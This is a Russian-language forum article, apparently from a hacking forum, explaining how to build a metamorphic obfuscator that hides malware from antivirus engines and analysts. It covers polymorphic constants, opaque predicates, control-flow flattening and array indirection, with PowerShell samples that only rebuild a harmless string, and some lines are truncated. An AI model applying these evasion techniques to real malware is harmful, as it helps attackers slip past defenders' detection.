Статья Методы обхода AV в исходниках C++

Методы обхода AV в исходниках c++

Делай задержку мат вычислениями. Это самый неявный способ. И результат мат вычислений используй в реальной работе дешифровщика полезной нагрузки. Таким образом убиваешь 2 зайцев сразу - мат вычисления это некий трешген, а сам подсчёт, если он вычислительно сложный - антиэмуль. Если сделаешь мат выражения разные, но при этом дающие один и тот же результат - получаешь полиморфный мусор и антиэмуль. Потом уже над этим полиморфным мусором (твоим мат выражением) проводишь операции разбиения на более сложные сущности. Например у тебя в мат выражении фигурирует цифра 5. Преврати ее в вид
parseInt('opf4opf5opf6'.split('opf')[2])

и ты это вставишь вместо инта в исходник. При этом разделитель делаешь рандомный. И мусорные 4,6 - тоже должны быть рандомные. Таким образом ты с 1 инта в твоём полиморфном мат выражении породил уже вызов апи и операцию со строкой, породив при этом новую строку 'opf4opf5opf6'. Операцию над которой тоже можешь выполнить полиморфным способом. И так далее.

2) второй алгоритм. Мусорных вызовов апи. Получаешь ту же пятерку на предыдущем шаге. А заранее у тебя ассоциативный массив составлен, где ключ это число, а значения к этому ключу - различные апи вызовы, которые дают это число. Часто тот же вин апи может возвращать 0 или 1. Апи по работе со строками может возвращать вообще любые числа, если в аргументах ты передаёшь строку и поиск позиции какого то символа в ней. Делаешь в общем такой ассоциативный массив, чем больше значений, у ключей, тем лучше. Но ты скажешь, какова вероятность вообще, что для нужной нам 5, в нашем ассоциативном массиве будет подходящий ключ? Правильно, никакой. По этому мы 5 разбиваем на слагаемые, так, чтобы одно слагаемое было существующим ключом в твоём ассоциативном массиве, а второе слагаемое - недостающей разницей, чтобы получилось 5. Таким образом получаешь вид api call + k = n. Где n это твоя 5. А api call это opaque predicate. k - слагаемое, просчитанное на основе opaque predicate, чтобы в итоге получить n.

Реализацию не выложу, поскольку 0day разработка. Но описать некоторые алгоритмы могу, что и делаю выше. Есть 2 актора. Это твой вход, то есть сорц. И генератор. Который превращает элементы в твоем коде по определенным правилам. Вот то что выше - это описание алгоритмов для генератора как раз. Задача генератора - сделать из твоего входа, другой выход, сложный как и для понимания, так и для анализа аверами. Это понятие обфускации. Многие обфускаторы, если им подать на вход один и тот же код - делают конечное число выходов. То есть после N раза генерации ты нарвешься на повтор. Можно, конечно, подавать обфускатору на вход его же выход - но рано или поздно ты упрешься в ограничения по размеру кода. Потому что код при обфускации раздувается, а раздувать до бесконечных размеров не выйдет в мире малвари. При этом, ты все равно на каком то этапе при повторении обфускации нарвешься на вариант, который у тебя уже был. И если ты плотно работаешь, то аверы так или иначе внесут сигнатуры всех твоих N разновидностей обфускации. А есть метаморфные обфускаторы. Это значит, что код, выдаваемый на основе одного и того же входа всегда разный, но при этом результатом его исполнения является та же логика, что и во входе. С чего начать и как добиться метаморфности? Имхо нужно начинать с данных. Возьмем простой пример на powershell.

Code:

```
$x = 'xss.is'
```

Символ можно представить в виде int. Возьмем код ASCII для каждого символа отсюда. xss.is -> 120 115 115 046 105 115
В powershell это выглядело бы так.

[char]120 + [char]115 + [char]115 + [char]046 + [char]105 + [char]115 = 'xss.is'

Надеюсь с этим все понятно, потому что дальше начинается жара. int мы можем разложить в мат выражение. Произвольное! С точки зрения логики, ответь на вопрос, сколькими способами можно представить число 120(первое в нашем списке)? И как бы выглядел такой алгоритм? Я нашел ответ на этот вопрос. Ответ чуть позже. А пока:

Code:

```
Глубина у генератора мат выражения - 5.

1 вариант)$(((15 + 38) + (16 * (44 - 40))) + (3)) - дает 120
2 вариант)$(((6 - 33) * (22 + (76 * 68))) + (140250))  - дает 120
3 вариант)$(((39 - 97) * (95 + (85 - 85))) + (5630)) - дает 120
4 вариант)$(((21 + 90) * (80 - (68 - 17))) - (3099)) - дает 120

Глубина у генератора 50.
1 вариант) $((((((28 * (72 + 31)) + (30 * (21 + 54))) - ((14 + (31 + 92)) - (4 * (9 - 98)))) - (((67 + (48 + 93)) - (74 - (58 - 72))) * ((10 - (15 +
98)) * ((94 + 51) - (61 - 68))))) - ((((56 * (80 - 73)) + (90 + (33 * 72))) + ((2 - (43 - 14)) + (64 - (44 * 41)))) + (((5 + (87 - 30)) + (48 + (39 *
34))) - ((67 - (20 * 91)) + ((47 * 15) + (57 + 72)))))) - (1879795)) - дает 120
2 вариант) $((((((32 - (29 * 70)) - (15 + (82 - 67))) * ((94 - (34 + 92)) * (81 + (85 + 67)))) - (((71 + (74 + 51)) + (15 - (38 + 4))) - ((62 + (12 *
15)) - ((93 - 88) + (86 + 29))))) - ((((42 + (38 * 5)) + (93 + (81 * 88))) * ((77 - (3 * 85)) + (1 * (46 - 96)))) + (((23 - (68 * 58)) + (85 * (63 +
7))) + ((45 * (59 * 58)) - ((33 * 77) - (68 - 72)))))) - (16666411)) - дает 120
Думаю хватит..)
```

А теперь ответ на вопрос "С точки зрения логики, ответь на вопрос, сколькими способами можно представить число 120(первое в нашем списке)?" - Бесконечное множество. В первом шаге мы добились полиморфности константы. Как я сделал генерацию мат выражения - Алгебра 5 класс)) формула: rand_math_expression_tree + x = 120. Твоя задача найти x. "$(((21 + 90) * (80 - (68 - 17))) - ***(3099)***) - дает 120"
Что делаем со строками думаю понятно, да? для каждого char проделываем разбиение и в конце конкатенацию.
Code:

```
1) $(([string]([char](120))) + ([string]([char](115))) + ([string]([char]($(((78 - 1) * (24 + (54 * 95))) - (396743))))) + ([string]([char]($(((98 *
82) - (80 - (83 - 54))) - (7939))))) + ([string]([char](105))) + ([string]([char]($(((80 * 39) * (79 + (89 * 97))) - (27181325)))))) -> 'xss.is'
2)  $(([string]([char](120))) + ([string]([char](115))) + ([string]([char](115))) + ([string]([char]($(((96 * 25) + (30 + (35 + 1))) - (2420))))) +
([string]([char](105))) + ([string]([char]($(((4 - 95) - (42 - (58 - 29))) + (219)))))) -> 'xss.is'
etc...
```

А дальше мы работаем с элементами нашего math_expression. Ну например, мне не нравится, что мат выражение в одну строку. Я хочу это усложнить вот таким алгоритмом.
Сначала простое понимание. Потом покажу "как на практике".
К примеру у нас 5 разбилась в ((1+1 + 0) + 3) - 10 + 10
Дальше кодогенерация. Все это превращается в
k = 1
l = k
k = d
jk = 1
ll = d + jk
kd = 0
lm = kd
dk = ll + lm
ld = 3
oo = ld
km = oo - 10
x = km + 10

Понятно, да? Мы определяем флоу выполнения из переменных, их присваиваний и переприсваиваний, которое приводит нас к тому, что в x окажется 5.

А теперь боевой пример.
Code:

```
$EXpuRalHWxfvtQA = (40 - (52 + 29))

$iqgopaRPrmTIQUw = (445869)

$YrWlLbkMaKvIqoc = $iqgopaRPrmTIQUw

$UcbeHrDgGxXtfJu = 59

$xGIUHPKCFLlAZOW = 97

$tGXjPoMVDKhQyLf = ($UcbeHrDgGxXtfJu * $xGIUHPKCFLlAZOW)

$SAZeqvIXzjVQnbt = (78 * $tGXjPoMVDKhQyLf)

$HcByQNoLlREfMUT = 64

$zisgAkOSaYPHDTj = 10

$mGAUMDtQvPxhunb = $zisgAkOSaYPHDTj

$SCqcVYwzQIXxDlb = $mGAUMDtQvPxhunb

$sARFLgGJXcPHETS = $SCqcVYwzQIXxDlb

$wiuclmWXVEbpSIo = $HcByQNoLlREfMUT

$RwELGycBOrjqUzf = ($wiuclmWXVEbpSIo * $sARFLgGJXcPHETS)

$aAhOBXIWgGuRSeN = $SAZeqvIXzjVQnbt

$kGAQNOrZsjHKJmx = $aAhOBXIWgGuRSeN

$iXUkrmbPolOJBFn = $RwELGycBOrjqUzf

$jaCygwBnMiubxEs = $iXUkrmbPolOJBFn

$bmyFiIcZestquNo = $kGAQNOrZsjHKJmx

$eHfBizwONqDWFPb = $jaCygwBnMiubxEs

$PbeKgjHNXBkiLmr = $bmyFiIcZestquNo

$pfiPUlSwuEdeDoz = $PbeKgjHNXBkiLmr

$MGtsTefhUobyDXO = $pfiPUlSwuEdeDoz

$fqwnBAcVXjQoDkh = $eHfBizwONqDWFPb

$PqCcjlNXBERuZTn = ($fqwnBAcVXjQoDkh - $MGtsTefhUobyDXO)

$mEyZwbGTcNUCfjY = $YrWlLbkMaKvIqoc

$LdqPIuTszZDxmkh = $PqCcjlNXBERuZTn

$NxzjtMEimwoeSyl = $mEyZwbGTcNUCfjY

$uZpewXBthxoGqzR = $NxzjtMEimwoeSyl

$nMmKOWJCYhPvFEZ = ([string]([char]($($LdqPIuTszZDxmkh + $uZpewXBthxoGqzR))))

$DWSVzanTkEuRNfw = $nMmKOWJCYhPvFEZ

$augYOzIHVptNFdj = $EXpuRalHWxfvtQA

$tJCXLTMecYBfmqF = $augYOzIHVptNFdj

$gbimxlIoqZcuXwU = 95

$hIdiclvTAWrmLbt = 90

$hrjixlTRXKcaLvH = $hIdiclvTAWrmLbt

$vpqcEmPVbOhYGRK = $gbimxlIoqZcuXwU

$DTPwUIVkqipaZlv = $vpqcEmPVbOhYGRK

$ADVZLYuyGWEwXSl = $DTPwUIVkqipaZlv
```

```
$sURSlIObLJQyuwC = $hrjixlTRXKcaLvH

$aFqifsWEAeoZLpY = $ADVZLYuyGWEwXSl

$ESjlifgrUOsTJmI = (($aFqifsWEAeoZLpY * $sURSlIObLJQyuwC) * $tJCXLTMecYBfmqF)

$zpHSTvPGNQBXFyM = ([string]([char]($($ESjlifgrUOsTJmI + (350670)))))

$smSCfxPgvlNeUrT = $DWSVzanTkEuRNfw

$xjlgUhiKJWwPAQk = $zpHSTvPGNQBXFyM

$btnNCdDpWZJVYjc = $smSCfxPgvlNeUrT

$RnmAMPOcfSpwZaJ = $xjlgUhiKJWwPAQk

$rzKHSbqvMWJEtaf = $RnmAMPOcfSpwZaJ

$FLEnwpXuDkcbJSR = $btnNCdDpWZJVYjc

$evlhYAkIQrSCGto = $FLEnwpXuDkcbJSR

$NYMSqDJRBEFQhxb = $rzKHSbqvMWJEtaf

$HOkVlzqMjbdByxP = $evlhYAkIQrSCGto

$tSEejLcYPhpUbFv = $HOkVlzqMjbdByxP

$pEXAMToDQiUeVlh = $NYMSqDJRBEFQhxb

$vHseVNlGPoRSaDU = $tSEejLcYPhpUbFv

$BvzfEZaWsRruoCL = $pEXAMToDQiUeVlh

$PvZEoCMuLVptnGF = $vHseVNlGPoRSaDU

$UpAsoTSbdIKrGPq = $BvzfEZaWsRruoCL + $PvZEoCMuLVptnGF

$kKQSCVAfmMiYDdG = (142)

$qaxnRupCGsQEhSJ = (73 + 12)

$rKlzCovygJeNPSX = 83

$wCJeLBEkZtVRsYu = $rKlzCovygJeNPSX

$eEbshOPWcTCjnaq = 99

$ipKQxTZDdLGUPfz = $eEbshOPWcTCjnaq

$uCMPhFmaspfwGSq = $ipKQxTZDdLGUPfz

$iweUPDpntAmBhFS = $uCMPhFmaspfwGSq

$poAySwLhVdBtnvC = $wCJeLBEkZtVRsYu

$hBNgkGjZyfQAcHn = ($iweUPDpntAmBhFS - $poAySwLhVdBtnvC)

$SGExZkLNYmzChpb = $hBNgkGjZyfQAcHn

$cmidxtZHnVzXChO = 87

$tzgWjirKMFyRxmV = $cmidxtZHnVzXChO

$uSVdICxEeWLPlKs = $SGExZkLNYmzChpb

$SrsBWfdIYkhAZPn = ($tzgWjirKMFyRxmV + $uSVdICxEeWLPlKs)

$DNLRHBWKGMTtgwx = $SrsBWfdIYkhAZPn

$yWbAGxrsplCUokY = $DNLRHBWKGMTtgwx

$xBianfhsTkoMYjE = ($qaxnRupCGsQEhSJ + $yWbAGxrsplCUokY)

$mZdCTHAkvSJwyuB = $xBianfhsTkoMYjE
```

```
$RpZwGvrJsPVYjIf = $mZdCTHAkvSJwyuB

$UKTSmZqnPVRJegY = $kKQSCVAfmMiYDdG

$skUbhNfXWeYuZDq = $RpZwGvrJsPVYjIf

$EaTkFROXCysmbzI = $skUbhNfXWeYuZDq

$KuFxXYlVtoaShyI = $UKTSmZqnPVRJegY

$geWXQulNkSCdmRU = $EaTkFROXCysmbzI

$WkXYBfloGVyZRuP = $geWXQulNkSCdmRU

$lAUCQvFuIhoRBwy = $WkXYBfloGVyZRuP

$yKTPEhvmHgSqYbG = $KuFxXYlVtoaShyI

$ngjwUOWYfGoveAM = $lAUCQvFuIhoRBwy

$rQMeYuclEgidSHt = $yKTPEhvmHgSqYbG

$cQyaHZrMAouBlib = $ngjwUOWYfGoveAM

$BhlYDEmNfcsGWwI = $rQMeYuclEgidSHt

$JnrfYpZvEgOqhXj = $BhlYDEmNfcsGWwI

$gvrkPEqxfiIRLmJ = $JnrfYpZvEgOqhXj

$AQEuTBanwlJRkvL = $cQyaHZrMAouBlib

$mMHWsfRUJtIlgve = $AQEuTBanwlJRkvL

$RrfZhVYuyTBsUXO = $gvrkPEqxfiIRLmJ

$XszuMKyTjNbHIxY = $RrfZhVYuyTBsUXO

$hHxwyMjJLtDrTpI = $XszuMKyTjNbHIxY

$LZfhqwlSNaboDRP = $hHxwyMjJLtDrTpI

$dbmxyTNjPspWkAa = $mMHWsfRUJtIlgve

$XfMzaIyuUwdtHTj = $dbmxyTNjPspWkAa

$CJpqDXvoiRagzST = $XfMzaIyuUwdtHTj

$ZWoykHJTFchRPlu = $LZfhqwlSNaboDRP

$MYAqxiHjDcmJShR = $CJpqDXvoiRagzST

$KnkHWtjvEGbdgzU = $ZWoykHJTFchRPlu

$PnzRDJOqfYIpcMs = $KnkHWtjvEGbdgzU

$ZCcamHkKsedtIYb = $PnzRDJOqfYIpcMs

$szbiaOehWoGclrj = ([string]([char]($($MYAqxiHjDcmJShR - $ZCcamHkKsedtIYb))))

$qyImCNlfZKzibdD = 52

$kXgBNWAueVIhKHZ = $qyImCNlfZKzibdD

$gcpfHOGsNklLTmu = (68 + $kXgBNWAueVIhKHZ)

$tgIYCibSawxfDyB = 54

$yHgvkGoFzIahNwT = 15

$iFrscBdWlzPYDfX = $tgIYCibSawxfDyB

$sLBaMUCINyceXvA = $iFrscBdWlzPYDfX

$itkyNKYpLBPOvWR = (17 - ($yHgvkGoFzIahNwT - $sLBaMUCINyceXvA))

$ORrIuJNmaxklTjB = ($gcpfHOGsNklLTmu + $itkyNKYpLBPOvWR)
```

```
$lqRJoaNrsWDmjBe = $ORrIuJNmaxklTjB

$LwZebAmvKgPDkXl = $lqRJoaNrsWDmjBe

$NUZVvenyWcpjwls = ([string]([char]($($LwZebAmvKgPDkXl - (61)))))

$enaCGJILwbrxhdi = $NUZVvenyWcpjwls

$SIAwUCtDMaXojRO = $UpAsoTSbdIKrGPq

$NzDKLSJopOlBcCv = $enaCGJILwbrxhdi

$SNpMXzGiYalgEAs = $NzDKLSJopOlBcCv

$QXnjcYqgUsMrSAd = $SNpMXzGiYalgEAs

$esXcyUTZjaonEtQ = $SIAwUCtDMaXojRO

$rGRTDistEwASYJZ = $esXcyUTZjaonEtQ

$SUPXKLvpmhAgDuW = $rGRTDistEwASYJZ

$aGUTxjzDtmNlvQw = $QXnjcYqgUsMrSAd

$RWuSwglVpeUbXia = $SUPXKLvpmhAgDuW

$DpLeukIyzPmcaKX = $aGUTxjzDtmNlvQw

$aLoWEYbBAHildtn = $DpLeukIyzPmcaKX

$ZEBkixFpzvRNYsW = $aLoWEYbBAHildtn

$JHCyILuzQDWETSs = $RWuSwglVpeUbXia

$kLJzDrsxGdpXbqv = $ZEBkixFpzvRNYsW

$nAqdUEDkjNMlIHS = $JHCyILuzQDWETSs

$BZGJzkDvaSobCLV = $nAqdUEDkjNMlIHS + $kLJzDrsxGdpXbqv

$jrXVkMciAuTbxKg = $BZGJzkDvaSobCLV

$lfvPzCKJRnoZyVF = $jrXVkMciAuTbxKg + $szbiaOehWoGclrj

$zTymKWEYuipJwCb = (133)

$qtfjgAlhoPJxDEk = 40

$QHKjUhotPagYSTx = 69

$yVKWlAYxRszCbTn = 50

$YXZGlMpahmKEtNq = ($QHKjUhotPagYSTx + $yVKWlAYxRszCbTn)

$SohdzumyAIlZFJN = $qtfjgAlhoPJxDEk

$hxWuTgFvlirOREs = $YXZGlMpahmKEtNq

$uXeGrNxPVzHypoU = $hxWuTgFvlirOREs

$WmwYLAGKBsztjor = $uXeGrNxPVzHypoU

$ABtlbVwCoOniXMS = $SohdzumyAIlZFJN

$oUHKlPuMkdVfjXz = $WmwYLAGKBsztjor

$EqlCjVmuntcBvIT = $ABtlbVwCoOniXMS

$uhmNDWAtCiLOkla = $oUHKlPuMkdVfjXz

$wkjZmoSalVeYACi = $EqlCjVmuntcBvIT

$eYFruzldqNgJyAv = $wkjZmoSalVeYACi

$TyOlPFAVSxheXCc = $eYFruzldqNgJyAv
```

```
$zxnIJUgcyiKXuGF = $TyOlPFAVSxheXCc

$QWcpvVFarPqnGTL = $uhmNDWAtCiLOkla

$RxOcBnZJGsNWUlw = ($zxnIJUgcyiKXuGF + $QWcpvVFarPqnGTL)

$DONMQbfFcPZtICz = 79

$OvfuigaNIxLMdZU = (62 + $DONMQbfFcPZtICz)

$VFZdGmtEXehbHRI = $RxOcBnZJGsNWUlw

$gitOTGZzPQVvaHA = $OvfuigaNIxLMdZU

$mCyNZqalLsUWKoT = $gitOTGZzPQVvaHA

$aVbWrjMRizhcAlU = $VFZdGmtEXehbHRI

$qUyOKHtVldJkShz = ($mCyNZqalLsUWKoT - $aVbWrjMRizhcAlU)

$LJAhGHnlODrvaFC = $qUyOKHtVldJkShz

$WQnHJroXbDKhFPt = $LJAhGHnlODrvaFC

$hrGLSqnMARzgFuD = $zTymKWEYuipJwCb

$yiJvXFMoxwBsumZ = $WQnHJroXbDKhFPt

$yYFRTzjHkNiVLZo = $yiJvXFMoxwBsumZ

$DjUxQGHmukoqFcT = $yYFRTzjHkNiVLZo

$BmtgslwCuQvJInx = $hrGLSqnMARzgFuD

$TFWXgOyBVjwkmHs = $BmtgslwCuQvJInx

$laQxKOWbzqMLgcv = $TFWXgOyBVjwkmHs

$KVLNuhBePAwScRx = $DjUxQGHmukoqFcT

$mzbnpPSIeoQCNXK = $KVLNuhBePAwScRx

$qigWKYBzvXUuEjt = $mzbnpPSIeoQCNXK

$BAEqQHvNshIekYg = ([string]([char]($($qigWKYBzvXUuEjt + $laQxKOWbzqMLgcv))))

$xMyAQlsJIagdfEK = $lfvPzCKJRnoZyVF

$vjeZRtWTlsdpxfS = $xMyAQlsJIagdfEK

$AxQzYsfUHChoGLc = (394)

$dUzKsGlqwnTRiVf = $AxQzYsfUHChoGLc

$YTZByjgLtpExiFk = 33

$rYiPyglGFshfoLV = 19

$vEWhsPbMDuycnYH = ($YTZByjgLtpExiFk + $rYiPyglGFshfoLV)

$hMTfnBoLCrskVQz = (7 * 53)

$nXGleKPYIELmvip = $hMTfnBoLCrskVQz

$ixuOHJlaRtrgpBG = 76

$ajtfnShiOeGqIgr = $nXGleKPYIELmvip

$kAqYZzyIPpTMUOJ = ($ixuOHJlaRtrgpBG + $ajtfnShiOeGqIgr)

$YOSDkxmwtBnpjRv = $vEWhsPbMDuycnYH

$iIBPVRAYpOlqdxC = $kAqYZzyIPpTMUOJ

$rvDYUyZTMBJwhxk = $YOSDkxmwtBnpjRv

$FItmZKykhsEeiap = ($rvDYUyZTMBJwhxk + $iIBPVRAYpOlqdxC)
```

```
$ExAgWGIsaScLqfu = $dUzKsGlqwnTRiVf

$fhnYzMZywOQGoju = ([string]([char]($($FItmZKykhsEeiap - $ExAgWGIsaScLqfu))))

$hEiUVIOcbTdsNqm = $vjeZRtWTlsdpxfS

$PrjwWKodTqebBDx = $fhnYzMZywOQGoju

$pvWrgLzNfSntyUd = $hEiUVIOcbTdsNqm

$ljkcFeBrYMPOISy = $PrjwWKodTqebBDx

$NoPkjEUYDaGIsVR = $pvWrgLzNfSntyUd + $ljkcFeBrYMPOISy

$piTdSNAqOjrbBgE = $NoPkjEUYDaGIsVR

$yPmnvCphSzxqjQZ = $BAEqQHvNshIekYg

$x = $($piTdSNAqOjrbBgE + $yPmnvCphSzxqjQZ)
```

Поскольку на первом шаге мы получили полиморфную репрезентацию константы, то на этом шаге мы получили 100500 переменных со своим уникальным состоянием, которое, в свою очередь, приводит к уникальному состоянию всего скрипта. При каждой генерации это состояние будет уникальным. Но при этом весь флоу выполнения приводит к тому, чтобы в $x оказался 'xss.is'

> Haunt said:
> parseInt('opf4opf5opf6'.split('opf')[2])

Теперь касательно этой техники. Что тут было не ясно? Это выражение должен создать генератор и вставить на место 5. При выполнении получается та же 5. Как сделать и его полиморфным?
В бой.
Code:


```
https://pastebin.com/T7cknk9c
```

Поскольку наш генератор умный и работает с AST яп, а не на шаблонах, то он заменяет все интовые вхождения, включая индекс [2], благодаря чему получается такая интересная вложенность в боевом примере.
$gjyodIQzwSmEDtr = $([int]
("36GEhZrfKFMdmkOgA28GEhZrfKFMdmkOgA62GEhZrfKFMdmkOgA27GEhZrfKFMdmkOgA92GEhZrfKFMdmkOgA53GEhZrfKFMdmkO
-split "GEhZrfKFMdmkOgA")[$([int]
("51NwsyQhtxDgKYcBR71NwsyQhtxDgKYcBR61NwsyQhtxDgKYcBR26NwsyQhtxDgKYcBR28NwsyQhtxDgKYcBR55NwsyQhtxDgKYcBRoNv
-split "NwsyQhtxDgKYcBR")[$([int]
("73DifWItmGNzBvKOJ11DifWItmGNzBvKOJ51DifWItmGNzBvKOJ21DifWItmGNzBvKOJ30DifWItmGNzBvKOJ17DifWItmGNzBvKOJ97Di
-split "DifWItmGNzBvKOJ")[$([int]
("80pBiQGtJkSrzgEeF71pBiQGtJkSrzgEeF7pBiQGtJkSrzgEeF2pBiQGtJkSrzgEeF79pBiQGtJkSrzgEeF40pBiQGtJkSrzgEeF10pBiQGtJkSrzgE
-split "pBiQGtJkSrzgEeF")[2])])])

Инты, отвечающие за индексы, превращаются в такой же splitted вид.
А теперь запутаем ход выполнения с помощью Control Flow Flattening. Если не знаешь, что это такое, то вот 2 картинки. По ним все понятно.


original


```
i = 1;
s = 0;


while (i <= 100) {



  s += i;
  i++;


}
```



control-flow flattening applied

```
int swVar = 1;
while (swVar != 0) {
  switch (swVar) {
    case 1: {
      i = 1;
      s = 0;
      swVar = 2;
      break;
    }
    case 2: {
      if (i <= 100)
        swVar = 3;
      else
        swVar = 0;
      break;
    }
    case 3: {
      s += i;
      i++;
      swVar = 2;
      break;
    }
  }
}
```





У меня дефолтная реализация этого алгоритма, за исключением одного "но".
Но, сначала посмотрим на боевой код, который порождает этот генератор из нашего начального сорца $x = 'xss.is'.

switch case в powershell работает таким образом, что case может быть как константой, так и вычисляемым выражением.Возьмем сниппет case блока из примера по ссылке.

```
$(((62 + 32) * (46 + (18 * 53))) + (783741864))
{
$VjnsxotMifqHRSL = $(((76 * 44) * (34 + (70 - 51))) + (1553393723));
$cnwlTBaHRqOzmxG = $CymAsYVpNQJxOLz
}
```

Это полноценный case. Только вот в каком случае произойдет на него прыжок? Чтобы это узнать - надо посчитать $(((62 + 32) * (46 + (18 * 53))) + (783741864)). Чтобы узнать место следующего прыжка - надо просчитать $VjnsxotMifqHRSL = $(((76 * 44) * (34 + (70 - 51))) + (1553393723));
А **$cnwlTBaHRqOzmxG = $CymAsYVpNQJxOLz** - это реальная инструкция, взятая с предыдущих шагов обфускации. Но когда она выполнится?)
Чтобы понять, что за чем будет выполняться и как этот код работает, и в какой последовательности - надо сначала просмотреть все case, высчитать их значения, потом просмотреть место следующего прыжка, его тоже высчитать и восстановить правильную последовательность флоу. Control flow flattening мы применили тут как раз к предыдущему шагу, когда разбили мат выражение на 100500 переменных. Имеем, значит такую последовательность. Разбили константу в полиморфное мат выражение -> разбили мат выражение в 100500 переменных, с уникальным состоянием. А потом поморфили флоу выполнения. Где места прыжков и передача флоу не в открытом виде, а тоже является вычисляемой величиной. То есть это opaque predicate - результат известный нам при генерации, но который нельзя получить без вычисления руками и/или эмуляции автоматикой.
Есть еще алгоритм Bogus Flow Flattening. Он у меня тоже имеется в реализации, но его уже выставлять не буду, лень билдить. Лучше просто скажу что это такое.
Суть bff алгоритма в том, что мы все statements в коде оборачиваем в if else конструкции. При этом мы генерируем для if в условии opaque predicate. Такое, чтобы нельзя было на него просто глянуть и понять без вычисления, что будет истиной, а что ложью.
Например имеем код
x = 5
y = 6
z = x + y.
Допустим, что в генераторе рандом определил, что if будет ложным a else тру.
Тогда генерируется для первого стейтмента x = 5 такой код.
Code:

```
if(2 > 2){
try{
//тут_рандомный_стейтмент из всего нашего кода, например y = 6. Он все равно никогда не выполнится в этой ветке.
}
catch{}
}
else{
x = 5
}
```
Если генератор решит, что if должен быть true(условие выполняется) - то обратная операция, в else будет код, который никогда не выполнится.
Тот код, который никогда не выполнится, можно взять либо из своего же кода, распарсив его на стейтменты, либо из заранее заготовленого списка, либо парсить рандомные сорцы, взятые хз откуда, на стейтменты.
Само условие должно быть opaque predicate, то есть не 2 > 2. А что то, что должно вычислиться в рантайме. Например в данном случае ты обе двойки можешь прогнать через первый алгоритм, который я описал.

Следующий алгоритм в нашем арсенале. Я зову его "пошел нахуй аверский реверсер". Лучше один раз увидеть, чем сто раз услышать.
Простой пример в простейшем виде, для понимания логики:
Подаем на вход:
Code:

```
$x = 'xss.is'
```

Стало после 1 итерации морфера.
Code:

```
$OMAafUsBZNHkJSg = @('xss.is')
$x = $OMAafUsBZNHkJSg[0]
```

Стало после 3 итераций
Code:

```
$JiDToNRmvYzXIVd = @('xss.is',0,0,1)
$xlEDPeFihuGyzLU = @($JiDToNRmvYzXIVd[0],$JiDToNRmvYzXIVd[1])
$ZOWiFXSIQyEgzer = @($xlEDPeFihuGyzLU[$JiDToNRmvYzXIVd[2]])
$x = $ZOWiFXSIQyEgzer[$xlEDPeFihuGyzLU[$JiDToNRmvYzXIVd[3]]]
```

Уже ребус ебанный. Особенно, если не знаешь что искомое это 'xss.is'.
Стало после 10 итераций.
Code:

```
$GEjhTeFJBovkpNM =
@('xss.is',0,0,1,0,1,2,3,0,1,2,3,4,5,6,7,0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27

$LVWvnNbyRShojaw =
@($GEjhTeFJBovkpNM[0],$GEjhTeFJBovkpNM[1],$GEjhTeFJBovkpNM[2],$GEjhTeFJBovkpNM[3],$GEjhTeFJBovkpNM[4],$GEjhTeFJBovkpNM[5],$GEjhTeFJBovkpNM[6],$GEjhTeFJB

$aExgurVDocBOniI =
@($LVWvnNbyRShojaw[$GEjhTeFJBovkpNM[256]],$LVWvnNbyRShojaw[$GEjhTeFJBovkpNM[257]],$LVWvnNbyRShojaw[$GEjhTeFJBovkpNM[258]],$LVWvnNbyRShojaw[$GEjhTeFJBovk

$wEQRvXzPljnbqJI =
@($aExgurVDocBOniI[$LVWvnNbyRShojaw[$GEjhTeFJBovkpNM[384]]],$aExgurVDocBOniI[$LVWvnNbyRShojaw[$GEjhTeFJBovkpNM[385]]],$aExgurVDocBOniI[$LVWvnNbyRShojaw[

$TXvApZqgcdYbsSI =
@($wEQRvXzPljnbqJI[$aExgurVDocBOniI[$LVWvnNbyRShojaw[$GEjhTeFJBovkpNM[448]]]],$wEQRvXzPljnbqJI[$aExgurVDocBOniI[$LVWvnNbyRShojaw[$GEjhTeFJBovkpNM[449]]]

